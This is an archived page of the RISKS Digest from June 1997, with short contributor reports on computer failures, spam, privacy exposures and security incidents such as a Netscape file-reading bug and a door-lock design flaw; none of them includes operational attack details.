 - [Re: Microsoft and Privacy](#)
[Marnix Arnold](#)
 - [Re: Time-zone bug in Canadian election](#)
[Mark Brader](#)
 - [Re: Lost Pond: Jurassic Duck](#)
[Michael Handler](#)
 - [Re: Senate anti-spam bill](#)
[Ray Everett-Church](#)
 - [More dangers of e-mail to the wrong users](#)
[Aviel Rubin](#)
 - [Info on RISKS \(comp.risks\)](#)
-

⚡ Programmed Tunnel-Digging Robot

"Robert J. Sandler" <rsandler@compuserve.com>

Mon, 2 Jun 1997 00:18:18 -0400

Anthony Catania got suspicious when his floor started to shake. For weeks, sewer diggers had been tearing up the street in front of his restaurant-supply store in Seattle. Among the deployed tools was a tunnel-digging robot "mole," a \$475,000, 18-foot-long device that can chew through 70 feet of soil a day using programmed directional coordinates. The machine has been doing solid yeoman's work for years, but this time somebody programmed it incorrectly. Catania realized this when he saw 11

hard hats

peering expectantly into a 30-foot-deep hole in the street, one muttering,

"Our mole is supposed to come out here but we haven't seen it."

Eventually

recovered without damaging Catania's property, the wayward mole left behind

a 700-foot hole that will have to be filled with concrete.

Cost: \$600,000.

[Source: *The New York Times Magazine*, 1 Jun 1997, p. 25]

Apparently for \$475,000 you don't get any tracking!

Robert J. Sandler rsandler@compuserve.com

⚡ Cashless not crashless

David Hood <david.hood@stonebow.otago.ac.nz>

Thu, 5 Jun 1997 16:04:11 +1200 (NZST)

On Monday 2 Jun 1997, the major national EFTPOS (Electronic Funds Transaction, Point-Of-Sale) system crashed from 10am to noon.

During the

two hours Electronic Transaction Services estimated about 100,000 transactions were lost. Electronic Transactions Services covers about 80%

of the country's retail terminals. The failure did not effect 'hole in the

wall' money machines (ATMs) (source: *Otago Daily Times* 3 Jun 1997).

Regarding the estimate of lost transactions, it is worth keeping in mind

many major retailers have manual backup procedures for dealing with debit

cards while the system is down.

In a radio interview the following day a spokesman said that there were two

failures. The first was the failure that caused a processor to stop

working. The second, a failure in the backup procedures that should have meant the workload of the failed processor was distributed to the company's other 7 processors. The specific causes of the failures were not known at the time of the interview.

The failure took place on a public holiday which was being used as a 'sale day' by some national chains of stores. Supermarkets were open at the time, but many locally owned shops were closed for the holiday.

David H.

⚡ Revenge spam hits antispammer

"Beth Arnold" <betharnold@cfjf.dyn.ml.org>

Sun, 1 Jun 1997 20:24:15 -0400

My name is Elisabeth Arnold. As you may or may not know, I have been the victim of a massive revenge spam. I work at a small ISP in New Jersey.

Recently, I pulled a spammer's account for repeated violation of our acceptable-use policy. This was 2 weeks ago. That weekend, a message was sent out by "Beth Arnold" with a bunch of gibberish and a 200k wav file of "animal sounds".

This weekend, 2 separate messages were sent, one to participants in the net-abuse groups -- including a 300k wav file of recordings from the activity menu of an Audix voice-mail system, and another to participants in

the comp.* and rec.* groups. You may very well have received this message:

```
> Call BETH ARNOLD at 1-800-450-5766 to order a list of e-mail
> addresses and
> bulk e-mail software. If you got this message,
> congratulations. You are
> on a list of e-mail addresses that we sell. You will receive
> many more
> messages like this one.
[SLIGHTLY EDITED FOR RISKS. PGN]
```

This message was obvious flame bait, and it worked very well. I received 200 calls to my 800 number before disconnecting it. My mail server was inundated with mail bombs, returns, and complaints. My http ports were SYN attacked. And I was "ping stormed".

UUNet is useless in tracking this person down. They just don't care. I would appreciate any help I can get.

Thank you, Beth Arnold betharnold@cfjf.dyn.ml.org

✶ Anti-spam missile misfires at CompuServe (Richard Karash)

"reuben.g.torrey" <reuben.g.torrey@ac.com>
4 Jun 97 7:59:02

I monitor the Learning Organization news list as it comes into our organization. The following item just came through. Richard Karash is the manager of this news group. Here is another RISK of trying to maintain a "too protected" community with a border patrol that is not able to tell who is friend or who is foe. - Ben Torrey

>We've lost all compuserve readers... L013813
>rkarash @ karash.com (Richard Karash) @ internet

>I believe that, as a result of a change in policy at
compuserve, none of
>our compuserve subscribers are getting learning-org mail. I
have been in
>touch with several to confirm this and it appears to be the
case.

>Here's what seems to be happening: my tech support people here
at my
>vendor (world.std.com) think that compuserve is blocking all
mail which
>is directed to multiple addresses (more than a few) at
compuserve. They
>are doing so to combat unsolicited junk e-mail, but the effect
is to kill
>mailing lists for compuserve accounts.

>Until this can be changed, we probably won't be hearing much
from several
>of our frequent contributors.

> Richard Karash ("Rick") rkarash@karash.com <<http://world.std.com/~rkarash>>
> Host for Learning-Org Mailing List <<http://world.std.com/~lo>>
(617)227-0106

[I sent mail to postmaster@CompuServe.com asking for a
clarification
and giving alternative suggestions for handling the RISKS
subscribers
there. As of the time of posting this issue, I have heard
nothing in
return; business as usual? PGN]

⚡ Big Brother strikes again...

"Bruce J. Fitzsimons" <brucejfitzsimons@unn.unisys.com>

Tue, 3 Jun 1997 17:57:01 +1200

An article published today on the IDG Computerworld NZ site (www.idg.co.nz) detailed a "brave" new initiative in making information on individuals available on the Internet.

The exact link is: <http://www.idg.co.nz/nzweb/61e6.html> but I wouldn't expect it will be there forever.

Some of the best points are:

- * Netchek New Zealand believes it is the first in the world to provide credit checks on people over the Internet.

- * The Managing Director will not reveal what security protects the site, but says it is secure. "We have sufficient security measures so that break-ins don't happen."

- * The companies using the system have to be members, and use a password to get access to the operation's database. He says member companies have to show their inquiries are what he calls 'Privacy Act compliant', meaning that they will have the signed consent of the customers they are doing the search on.

- * One aspect of the site which the MD believes won't be able to go ahead is the one-off searches with payment by credit cards. In practice it would have meant anyone could do a credit check on anyone else. He now says it's unlikely that will ever get started.

* Conversely Baycorp, which is perhaps New Zealand's biggest credit information bureau have stated that they will not be providing Internet access to their records, and their data is 40 bit public key encrypted when sent over the PSTN.

* Looking at the site, the login screen is not SSL encrypted. There is no information about the rest of the site.

I don't think I have to start to explain my concerns to RISKS readers.

I am bemused by the "in practice this would have meant anyone could do a credit check on anyone else" - how do I know that the companies that PAY to use this service are any more trustworthy than a casual user (etc etc).

Bruce Fitzsimons

⚡ When is 0 not 0? The wonderful world of the Web

Clarke Christopher Turrall <asctclarke@ntu.edu.sg>

Tue, 3 Jun 1997 15:58:50 +0800

This afternoon, I visited a web site that offered to help me work out

how big a mortgage I could afford:

<http://www.halifax.co.uk/mortgage/pay.html>

I entered numbers to the nearest ten pounds in each box as requested, and my

computer churned away computing the sum of these values.

Imagine my

surprise to find that the sum of a set of numbers each with a

least significant digit of 0 does not sum to another number whose least significant digit is a 0. To cut a long story short, I identified the problem as the fact that I had entered 020 for one entry rather than 20. Now I don't know about you, but I think they are the same thing. Netscape (and MSIE) insists however that 020 is actually equal to 16. Ok so I realised quickly that the the number was being viewed as octal (I tried 0x... and that makes the input hexadecimal), but that's because I know what octal is. I would certainly never consider using it to enter an approximation of my monthly telephone bill on a web form.

The reason I had entered 020 in the box, was that it contained 0 by default, and I had added my 20 to the end of the string when I typed it, rather than replacing the 0 with 20. I feel sure that more users of the web will get caught with this trap, than there will be users who are angry about not being able to enter numbers in octal.

Chris Clarke

🔥 Java has a similar problem to the 2000-year problem (fwd)

"Lindsay F. Marshall" <Lindsay.Marshall@newcastle.ac.uk>
Tue, 3 Jun 1997 08:14:02 +0100 (BST)

Date: Mon, 2 Jun 1997 13:09:01 -0700 (PDT)
>From: Quinton Jansen <qjansen@dns1.cent.org>
To: ietf@ietf.org
Subject: Java has a similar problem to the 2000-year problem

"TIME IS ON JAVA'S SIDE (*Information Week*, 19 May 1997, p. 12)

Sun Microsystems acknowledged last week that the Java programming language has a year-2000-like date error: It will run out of dates in the year 292271023. Yes, that's roughly 292 million years from now. James Gosling, creator of Java, insists a team of engineers is rushing to fix the problem. "We can't be certain Java will be around that long," he kids, "but then again, we can't take any chances."

In case you were wondering, the year 292271023 is the estimated date for the year 2000 fix at the IRS."

⚡ Attack on California's electric power infrastructure

"Betty G.O'Hearn" <betty@infowar.com>

Wed, 04 Jun 1997 17:35:47 -0400

This morning's IWAR Situation Report contains information about an attack on the electric power infrastructure in California. Although the attack used conventional weapons, it is one of the first attacks on the power infrastructure possibly linked to a political situation. Surf over to:

<http://www.iwar.org>, log in, and get a password. [...]

Betty@infowar.com, Assistant to Winn Schwartau

[Over 60 rounds were fired at a Pacific Gas and Electric substation in

Redwood City, CA, knocking out power in the area. A Confederate flag and

a newspaper with the headline of the McVeigh's guilty verdict

were found
on the fence surrounding the facility. PGN]

⚡ Indictments for Computer Chip Theft (Edupage)

Edupage Editors <educom@educom.unc.edu>
Thu, 5 Jun 1997 11:31:55 -0400 (EDT)

Federal prosecutors have indicted 17 individuals for their involvement with an Asian organized-crime syndicate responsible for armed robberies in May 1995 of more than \$10 million worth of Intel Pentium chips from two companies in Orange County, California. (*The New York Times*, 4 Jun 1997)

⚡ Commands without timeout

BROWN Nick <Nick.BROWN@coe.fr>
Tue, 3 Jun 1997 10:37:05 +0200

We recently installed a new security system for our computer room door. This requires you to type in a 5-digit code to release the lock. Several codes are in use, for software people, telephone technicians, cleaners, etc. The system allows certain codes to be defined as "privileged". If a privileged code is preceded by a press on a button marked "L", the door will thereafter be open for all. If it is preceded by a press on "R", the door will be closed for all except privileged codes.

However, the designers of the circuitry forgot to build in a timeout. If someone presses "L" or "R" inadvertently (perhaps immediately after having typed their code - the buttons are rather small and easy to press by accident), and the next person to enter the room (which might be 60 hours later, on Monday morning) uses a privileged code, the "L" or "R" will be activated. There is a brief flash of an LED when this occurs, but I doubt if anyone other than the service engineer is likely to work out what it means at the time.

We contacted the suppliers of the lock, who to their credit understood and acknowledged the problem and have promised to fix it, but said we were the first to report it. Maybe we're just clumsy, but we've hit the problem six times in as many weeks. Perhaps other customers are locked out and can't get to a phone.

The risks are reasonably obvious: a malicious person could gain untraceable entry by systematically pressing "L" after entering his or her access code, and eventually a privileged user would be the next to turn up; or, someone could accidentally press "R", and after the next (privileged) person entered the room and went on three weeks' vacation, we'd be looking for someone with cutting gear.

Nick Brown, Strasbourg, France

⚡ Re: Computer fraud in subscribing ...? (Brazil, [RISKS-19.19](#))

kwmcc <kwmcc@ibm.net>

Mon, 02 Jun 1997 11:18:25 -0400

We've had a large number of the automated hangups that Thomas Brazil identified. Dialing *69 didn't work (we'd get an automated message telling us that we couldn't dial back to that number). The operator gave us an interesting theory. Apparently, it's the result of faulty equipment at telemarketers. The telemarketers have equipment which dials numbers and listens for an answering machine. If an answering machine is identified, it hangs up. If a person answers the phone, the call is transferred immediately to an operator (who sees your name appear on their computer screen).

The operator tells us that the equipment used by the telemarketers doesn't do a very good job of identifying people on the phone and they hang up on a lot of people. I suppose it's better for them to hang-up on people (who don't know who they are!) than to waste their operators time talking to machines.

Kevin McCullen

⚡ Re: newmediagroup.com headers were forged ... ([RISKS-19.17-18](#))

Barry Brown <bbrown@sna.com>

Wed, 04 Jun 1997 15:23:47 -0700

The mention of enterprise.net in [RISKS-19.17](#) and [RISKS-19.18](#) caught my attention as I had recently had an unrelated "problem" with them. One of our customers reported that as of Thursday, May 31, he was unable to bring up a web page from the server at homepages.enterprise.net. At the time, I hadn't caught up on my RISKS reading and didn't know anything about it other than my observation that once my traceroute packets hit the CRL backbone, they were unroutable. We chalked this one up as another CRL/Sprint/BGP mystery since we had implemented dual-homing with BGP only a few days before and routing to enterprise.net through Sprint worked fine.

Along come the RISKS articles saying that enterprise.net was involved in a spam incident. Putting the pieces together, we surmise that CRL is still advertising the route but is denying transit through their network. (We have no proof since CRL made no announcement that such an action would be performed.) By applying such blanket censorship to an entire network, CRL is not allowing legitimate traffic through and by offering no explanation of their actions, they've created confusion among their customers.

As a workaround, we have added an ad-hoc static route to our main router so that traffic destined for enterprise.net gets sent via Sprint.

Barry

✶ Re: Florida "Computer Gang" Members Arrested ([RISKS-19.20](#))

Mich Kabay <Mich_Kabay@CompuServe.COM>

Tue, 3 Jun 1997 13:40:32 -0400

Anonymous Harassment on Net Eludes Florida Law

Two Florida men who had been arrested for anonymous harassment on the Internet have now been released. A chief assistant state attorney in Florida explains: "It's simply not criminal under statute in the state of Florida. I'm not condoning this activity. All I'm saying is that I'm left powerless to do anything about it." The two men are 19-year-old former high school students who had used a Web site to allege that a teacher and student at their school were engaging in homosexual relations. The statute cited in the men's arrest prohibits anonymous publication of material that holds a person up to ridicule or contempt; however, the Florida state attorney's office concluded that the statute is an unconstitutional infringement of the right to free speech. (*St. Petersburg Times*, 31 May 1997, *Edupage*, 1 June 1997)

Edupage is written by John Gehl <gehl@educom.edu> & Suzanne Douglas <douglas@educom.edu>. Voice: 404-371-1853, Fax: 404-371-8057.

✶ Uniform password method

<KCKnowlton@aol.com>

Tue, 3 Jun 1997 08:08:26 -0400 (EDT)

Quoted from <http://www.twa.com>:

"Welcome aboard the TWA ... WebSite! ... you can personalize your experience ... to meet your individual travel needs and interests ... by simply entering your name and a password in the box below and clicking on the Sign in button. (We suggest that you use your E-mail address or some other unique password that is easy to remember)."

Ken Knowlton

✈ Re: Microsoft and Privacy ([RISKS-19.20](#))

Marnix Arnold <marnix@hplpp4.hpl.hp.com>

Tue, 03 Jun 1997 11:11:10 PDT

In [RISKS 19.20](#), "cooler" mentions the Microsoft sidewalk site (<http://www.newyork.sidewalk.com/>) as a way for Microsoft to sell "your e-mail address together with any demographic data they might gather about you". The way this gathering is done is a lot less insidious (i. e., invisible to the user) than one might think after reading Mich's article. On the abovementioned page, there is a link called "Customize Sidewalk Now!", but the URL is called "membersurvey", which seems a lot more appropriate. It enables the user to "Get the information that's most interesting to you". After registering of course, thus providing all "Locator information" (see below for MS's definition of this) voluntarily. It's interesting to note that the "Terms and

Conditions" are
not mentioned or referred to on this registration page...

As for these terms and conditions, somehow the definition of
"Locator
information" (which MS also allows itself to share with "other
parties") was
omitted from [RISKS 19.20](#):

"Locator information" consists of a user's name, e-mail
address,
physical address and/or other data about the user that enables
the
recipient to personally identify the user. Any user who does
not wish
to receive any special offers or communications from Microsoft
on
behalf of suppliers, or directly from Microsoft or its
affiliates, may
so notify Microsoft at the listed below under SERVICE CONTACT.

So MS can basically do anything they want with your demographic
information,
unless you just happened to read the Terms and Conditions and
told them
specifically to leave you alone. That reminds me a bit of mail-
spammers
offering to remove you from their list if you send them an e-
mail. How very
considerate of them.

Marnix Arnold (disclaimers...)

[In response to an earlier comment, I had previously inserted
the missing text into the archive copy of [RISKS-19.20](#). PGN]

⚡ Re: Time-zone bug in Canadian election

Mark Brader <msb@sq.com>

Tue, 3 Jun 97 01:09:27 EDT

Back in [RISKS-18.95](#), Mich Kabay cited an article that appeared in March in the (Toronto) *Globe and Mail*:

> Officials have decided that the Internet will face the same rules as other news media when it comes to disseminating public opinion polls within 48 hours of election day and releasing vote results early on election night.

And in [RISKS-19.05](#), I called it bizarre that they were deciding this only now. The reason turns out to be that there is a new law this year with wider prohibitions on poll results, and that's what was being discussed.

It looks as though it was a mistake to introduce this law in the winter: it contains a daylight saving time bug! The problem is that most of the country observes DST, but not all: in Saskatchewan (well, almost all of it) they keep Central *Standard* Time all year. So when DST is in effect everywhere else, the table in [RISKS-19.05](#) REALLY reads:

Time zone	Local time	Pacific Time
NDT	8:30	4:00
ADT	8:30	4:30
EDT	9:30	6:30
CDT	8:30	6:30
CST	8:30	7:30
MDT	7:30	6:30
PDT	7:00	7:00

and so, when the election was held yesterday, it was the results from Saskatchewan, of all places, that were the last to come. One hopes the

government will take the time to debug the law before the *next* election.

(Okay, so it's not a computer bug. But legislation is, after all, a kind of programming too -- it's just executed on rather different hardware.

And it's subject to the same kind of requirements of accuracy and precision.)

Mark Brader, msb@sq.com, SoftQuad Inc., Toronto

✂ Re: Lost Pond: Jurassic Duck

"Michael Handler" <handler@sub-rosa.com>

1 Jun 1997 11:19:31 -0000

Actually, it was "The Duck World: Jurassic Pond", which scans slightly better. I mirrored a copy of the hack at <URL:<http://www.sub-rosa.com/handler/lost-world-hack/>>, for those who missed it.

>* Alan Sutton, Universal Studios vice president for distribution and

> marketing, said he thought prank was amusing and done in a spirit of fun.

>* Universal plan to improve their security.

Hacking web sites isn't that difficult for anyone with access to the regular bag of cracker's tricks; it's rumored that the CIA web page hack some time back was via poorly checked NFS export options...

It's nice to see a web hack with subtlety and a sense of humor, though. ;)

Michael Handler <handler@sub-rosa.com> * Sub Rosa *
Washington, DC

[Also commented on by David Schachter, Lloyd Wood (with an oft-forwarded

item from <http://netlynews.com>), Joe Buck, and Jeffrey Young.
Jurassic

Duck is the third bogus-hack report in a week, after AT&T
WorldNet and

the yet-to-awaken LAPD.org. PGN]

🔥 Re: Senate anti-spam bill (Hoffman, [RISKS-19.18](#))

Ray Everett-Church <ray@everett.org>

Mon, 2 Jun 97 21:53:59 -0400

Lance Hoffman makes some excellent points about the Murkowski bill. In its present form, the Murkowski Bill legitimizes spam as long as it is tagged with the word "Advertisement" on the subject line of the message. The bill also proscribes verifiable e-mail routing and then **requires** that ISPs install filtering systems for their customers or face being sued and fined by the Federal Trade Commission. This approach, while well-intentioned, forces consumers and their internet service providers to do all the hard work -- making ISPs and their customers bear the costs of the spam. This approach has been likened to legalizing burglary while penalizing you for not having the right locks on your doors. This may also explain why the Murkowski bill is vigorously supported by the junk e-mailers.

On the same day Murkowski introduced his bill, Rep. Chris Smith

(NJ) introduced a bill that would add e-mail to the existing law restricting junk faxes. The Smith bill gives consumers a private right of action against spam: \$500 for *each* of the unsolicited messages they receive. (And if the court believes that the spammer "willfully" or "knowingly" violated the law, the damages are tripled.) The junk fax law has worked extremely well, it has survived many court challenges, and it has cut the junk fax problem off at the knees. The Smith bill doesn't attempt to proscribe technical standards for mail delivery and it places enforcement in the hands of the consumer, not in the hands of any government agency.

Smith's bill incorporates much of the language offered by CAUCE, the Coalition Against Unsolicited Commercial E-mail, an ad hoc volunteer organization of ISP operators, system administrators, mailing list owners, and spam fighters. You can see copies of the Smith bill and his introductory floor statement at <http://www.cauce.org>.

Ray Everett-Church, Esq. <ray@everett.org> www.everett.org/~everett

⚡ More dangers of e-mail to the wrong users

Aviel Rubin <rubin@quip.eecs.umich.edu>

3 Jun 1997 09:23:15 -0400

I have seen some messages on this newsgroups of the dangers of e-mail

aliases, and I recently had two scary experiences.

I worked at Bellcore last year, and I was used to sending e-mail to users by including only their userid in the mail address. Now I am at AT&T. I sent a long, very sensitive message to one of my co-workers at Bellcore, and out of habit, I only used the userid. Well, it turns out that this id is an alias at AT&T, and my message went to a group of people that should not have seen it. I am currently doing damage control. I quickly imagined how much worse it could have been if certain names were included in that alias.

The other incident was similar. I had aliased Stuart Haber to his new e-mail address, stuart@surety.com. Then, when I got to AT&T, I sent a message to Stuart Stubblebine about a project we were working on. Unfortunately, I had stuart aliased, so the message went to Stuart Haber instead. Fortunately, S. Haber realized that the message was not intended for him, and quickly notified me of this. S. Stubblebine meanwhile, had not received a message, which I had promised him by a certain time. This problem was quickly fixed, but the potential for what errors like this could lead to makes me sweat.

I now make it a habit to grep an alias out of my .mailrc file before I send it mail. (yes, I still use regular Unix mail for the most part) I supposed more modern mailers print out the name of an alias before sending the mail, but that would not have prevented the first problem I had above, where the alias was a system alias, which was used because there was no userid at AT&T

for my colleague at Bellcore.

Avi Rubin



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, [Peter G. Neumann](#), moderator

Volume 19: Issue 22

Thursday 12 June 1997

Contents

- [Washington D.C. air traffic slowed](#)
[PGN](#)
- [Poorly designed train signal nearly causes crash](#)
[Martin Minow](#)
- [Computer glitch slows trains](#)
[Jeremy Epstein](#)
- [Cut cockpit wiring found on airliner](#)
[Matt Welsh](#)
- [Company blackmails Netscape for details of browser bug](#)
[Jim Griffith](#)
- [Censorship from half way around the world](#)
[Jeremy Freeman](#)
- [Smith Barney customers become momentary millionaires](#)
[Jim Griffith](#)
- [Texas Drivers in the Privacy Pothole](#)
[Lauren Weinstein](#)
- [Largest Database Companies to Restrict Use of Personal Data](#)
[Edupage](#)
- [Risks of being a spammer](#)
[Jim Griffith](#)

- [Major corporation's misconfigured FTP server](#)
[John P. Wilson](#)
 - [3001: Improving A Classic](#)
[Scot E. Wilcoxon](#)
 - [Geez Pleez Sloueez](#)
[Mark E. Ingram via Peter Ladkin](#)
 - [Re: When is 0 not 0? The wonderful world of the Web](#)
[Mathew Lodge](#)
[David Jones](#)
 - [IFIP WG 11.3 Working Conference - August 11-13, 1997](#)
[David Spooner](#)
 - [CFP: 1998 Symposium on Network and Distributed System Security](#)
[Matt Bishop](#)
 - [CFP: The Impact of the Internet on Communications Policy](#)
[Nora O'Neil](#)
 - [Info on RISKS \(comp.risks\)](#)
-

⚡ Washington D.C. air traffic slowed

"Peter G. Neumann" <neumann@chiron.csl.sri.com>

Thu, 12 Jun 1997 18:22:08 PDT

Air-traffic control around the eastern United States was seriously slowed down for nearly eight hours on 11 Jun 1997 because of a wiring error that occurred two months ago when new communications equipment was being installed. The main system at National Airport for communication with aircraft in flight broke down.

Another aggravating episode occurred at Dulles International on the same day, when a man with a briefcase ran through a security checkpoint. 80 flights were delayed when police made 2,000 passengers go through metal

detectors for a second time. That is a really nasty kind of denial-of-service attack, even if computer-unrelated.

✶ Poorly designed train signal nearly causes crash

Martin Minow <minow@apple.com>

Wed, 11 Jun 1997 20:24:41 -0700

An article in the Swedish newspaper, *Svenska Dagbladet* (12 Jun 1997)

describes a potentially-catastrophic train collision that was avoided

by a train engineer with "good local knowledge." See

<<http://www.svd.se/svd/ettan/dagens/tagsignal.html>>

with a graphic on <http://www.svd.se/svd/ettan/dagens/tag_grafik.html>

(Note: these URL's are only valid 12 June, but the articles can be

retrieved for a week by following "previous day" links.)

[Translator's note: this is a very quick summary of a complex article.

There are a few technical terms that I don't understand in the Swedish, and

I apologize for any errors.]

The main train line from the South and West of Sweden enters Stockholm on a

bridge over Lake Malar that is, as I recall, at least 50 meters over the

water. At the entrance, five tracks merge into the two tracks that cross the

bridge. On a dark January night, a local train had previously stopped on a

parallel track due to an engine failure. Another locomotive was then

coupled onto that train to take it into the station. That train's engineer

did not observe a lit "stop signal" before the switch leading

onto the bridge, but was concentrating on the green "main signal" on the bridge itself.

However, the "main signal" was lit for an oncoming express train proceeding from the South. Fortunately, the express train engineer "had good local knowledge" and realized, when he saw the local train moving, that it would merge onto his track. He warned the passengers and brought the train to an emergency stop without colliding with the local train. [The X2000 is the Swedish high-speed train, and can attain over 150 miles/hour. I would imagine that it was going at least 80 miles/hour (130 km/hr) at the time.]

The incident report provides a critical assessment of the "stop signal" system, noting that rules for its placement and marking are unclear and incomplete, as well as noting that train engineers are not always knowledgeable about its function.

The article's graphic notes that, while the "main signal" always shows either red (stop) or green (go), the "stop signal" is off for "go" and red for stop. Also, the "main signal" is replicated on the train engineer's console, while the "stop signal" is not replicated.

>From the article: "We have discovered a basic system [design] error. The track control system [this may be an incorrect translation of "regelverket"] has not been modernized and adapted to the newer technology. The people and the technology did not work well together." said Anders Lundstrom, the lead

incident investigator. The investigators also noted that the "stop signal" is only used in a few heavily-trafficked parts of Sweden and is not lit in normal traffic, which results in engineers forgetting that it is there. Also, in other contexts, an unlit signal would be an error condition that means "stop." [The article also noted that, unlike "main signals," the "stop signal" is not replicated on the train's control console, making it easier to overlook.]

The graphic gave me a clearer understanding of what happened. In case you want to attack it, here is a brief glossary:

"rod"	red
"gron"	green
"hjäplok"	assisting locomotive (pulling the local train).
"X2000"	express train
"huvudsignal"	main signal: shows either red or green, replicated in the train.
"stopplykta"	stop light. Shows red or nothing. Not replicated.

Martin Minow minow@apple.com

Computer glitch slows trains

JEREMY EPSTEIN <JEPSTEIN@cordant.com>

Fri, 06 Jun 1997 08:35:45 -0400

Trains on the Washington D.C. Metro system's Blue line are running 20-30 minutes behind schedule this morning, due to a "computer glitch". The computer that schedules the trains is malfunctioning, as is its backup. No word on whether the glitch is hardware or software, how often the backup

computer is tested, etc. (Source: WAMU-FM)

[Actually, this is becoming so common it may not even be RISKS-
newsworthy

any more. BART had several more bad days this week, with
computer outages

causing manual operation and the usual delays. PGN

✶ Cut cockpit wiring found on airliner

Matt Welsh <mdw24@cl.cam.ac.uk>

12 Jun 1997 09:04:10 GMT

AP via CNN's web site (www.cnn.com) reports on June 11, 1997
that "Cut
wires were found underneath the cockpit of a Pan Am plane
undergoing
routine maintenance checks at Kennedy International Airport
Wednesday,
but the safety of the plane was not compromised, officials said."

The remainder of the article is at

<http://www.cnn.com/US/9706/11/plane.wires.cut.ap/index.html> (CNN
Interactive URLs are almost always valid indefinitely) although
as

one expects from such a report there are little technical details
and a lot of hot air from 'officials' trying to cool the
situation down.

M. Welsh, Vrije Universiteit Amsterdam.

✶ Company blackmails Netscape for details of browser bug

Jim Griffith <griffith@netcom.com>

Thu, 12 Jun 1997 18:05:53 -0700

In an article today, CNN reports that a Danish company has found a bug in Netscape's Communicator Suite which allows remote users to read any file stored on the hard drive of a PC web server. CNNfn reports that they and PC Magazine have verified the existence and nature of the bug. The Danish company in question, Cabocomm, stated that they will not release details of the bug until Netscape has fixed it, so I can't provide specifics.

While this is nothing new, one aspect struck me as unusual. The Danish company further stated that Netscape's reward of \$1000 and a t-shirt is "insultingly low" considering the severity of the bug. They have stated that they will provide Netscape with the specifics of the bug if and only if 1) Netscape provides "reasonable compensation", or 2) Netscape sends a representative to Denmark to collect the bug details. In other words, until Netscape pays up, they don't get their bug.

http://cnnfn.com/digitaljam/9706/12/netscape_pkg

Jim

✶ Censorship from half way around the world

Jeremy Freeman <jeremy@vip.net>
Thu, 12 Jun 1997 13:47:31 -0700

Recently, I was checking out the latest news on Hotwired. I came across a story of how a controversial, previously unpublished report

called the JET Report found its way on to the Internet. The report detailed how many child abuse cases that occurred in Britain's Nottinghamshire County some time ago were incorrectly identified as 'satanic child abuse'. For some reason the Nottinghamshire County Council did not want this report in the open, so they threatened the British reporter who posted the report to the Internet with court action. Not only did they threaten to sue him if he did not remove the report, they threatened to sue if he did not remove the Links to mirror sites of the report around the world.

This bothered me. I believe that any information concerning the public should be made available for the public to read. Further, I despise the fact that they made the reporter take down Links to mirror sites. A link is not infringement of copyright. They used big government intimidation and scare tactics to force the burial of the report.

So in protest, I mirrored the JET Report on my server and registered the page with the search engines.

Not long after, I received an e-mail from Nottinghamshire County's barrister instructing me to remove the "JET Report" or face legal action on the grounds I was infringing on their copyright. Fearing a long drawn out case in British court, I removed the report and in its place put a hyperlink to another mirror site in the United States. About 5 hours later I received another e-mail explaining to me that a hyperlink to a mirror site was in-effect the same thing as putting the report on my page. The e-

mail went

on to say that if I did not remove the link, court action would commence without further notice.

Now, my page that formerly contained the JET Report contains a detailed report of the events surrounding this incident, but not the report or any links to it.

The RISKS are: Assuming one is immune from prosecution even though they reside in another country and that a judge will understand that providing a link to another site is not the same as hosting it.

The site detailing these events is: <http://www.jeremy.bc.ca/jetrep.htm>

Jeremy Freeman, Penticton, BC, Canada

Smith Barney customers become momentary millionaires

Jim Griffith <griffith@netcom.com>

Thu, 5 Jun 1997 11:59:44 -0700

CNNfn reports that a computer glitch at Smith Barney caused half a million customer accounts to be credited with \$19 million each for a brief period Wednesday night. Company representatives claim that customers did not have access to the money, and that the balances were only visible to Smith Barney brokers and any customers who happened to look at their account balances via the Internet during the brief period that the problem exists. The problem

was reportedly quickly noticed and fixed.

\$19 million x 525,000 accounts = 9,975,000,000,000. That's \$9.975 trillion, folks. Methinks someone misplaced the national debt by mistake...

http://cnfn.com/hotstories/bizbuzz/970605/smith_barney

Jim

✶ Texas Drivers in the Privacy Pothole (PRIVACY Forum Digest V06 #08)

Lauren Weinstein; PRIVACY Forum Moderator <lauren@vortex.com>

Wed, 11 Jun 97 14:39 PDT

PRIVACY Forum Digest Thursday, 12 June 1997 Volume
06 : Issue 08

Moderated by Lauren Weinstein (lauren@vortex.com)

Vortex Technology, Woodland Hills, CA, U.S.A.

From the PRIVACY Forum Five-Year Anniversary Issue

[For the most recent issue, see <http://www.vortex.com> and click on

"Current Edition of the PRIVACY Forum Digest".]

In yet another example of "public record" data running amok, drivers in

Texas will no doubt be pleased to learn that their names, addresses,

birthdays, license plate numbers, and a variety of other data, is now

publicly available on the Internet. And of course, broad searching

capabilities based on a variety of criteria are included!

No longer need the potential thief follow that luxury vehicle all the way

back to a residence. No need for the sickie who harasses young

women to follow his next lovely target all the way home. And that guy you accidentally cut off on the freeway? He may not have bothered you at the time, but he can come by to "visit" you later, perhaps in the middle of the night while you're sleeping. Use your imagination for more interesting scenarios. Yes, thanks to database lookups, all of these folks could apparently just copy down your license number, then look up the address and other info at their leisure. Now, that's progress!

It's not clear who bears the most blame regarding the availability of this data: the state of Texas, for considering this information to be public record, or Public Link Corp. of Dallas (www.publiclink.com), for putting it on the net as a "public service" (with more to come, we're promised).

While theoretically Public Link restricts access to this database to persons with a Texas driver's license (a license number is needed to establish an access "account"), procedures for reading the information directly via web URLs, bypassing the login procedures, have already been widely disseminated around the net, along with suggested "famous Texans" for lookup. And of course, account information for accessing the database via normal login is also circulating widely.

When public record data just sat on index cards in the back room of the Hooterville courthouse, it represented a minimal threat to personal privacy. But as municipalities now try to convert their databases into profit

centers, that same data is becoming one of the most potent threats to individual privacy, and in some cases personal safety as well.

Lauren, Moderator, PRIVACY Forum

⚡ Largest Database Companies to Restrict Use of Personal Data

Edupage Editors <educom@educom.unc.edu>

Wed, 11 Jun 1997 09:15:14 -0400 (EDT)

Eight of the largest database companies in the U.S., including the Lexis-Nexis on-line search service, have agreed to restrict the kinds of personal information they maintain about individuals, and to refrain from augmenting their own records with data from private marketing databases containing such information as individual's magazine subscriptions, shopping habits, and personal income. Privacy advocates have endorsed the agreement but have expressed concern that smaller database companies that did not sign on, and will continue to sell such marketing information; they also criticized the agreement for failing to provide an enforcement mechanism.

(*Washington Post*, 10 Jun 1997; Edupage, 10 June 1997)

⚡ Risks of being a spammer

Jim Griffith <griffith@netcom.com>

Thu, 12 Jun 1997 17:50:11 -0700

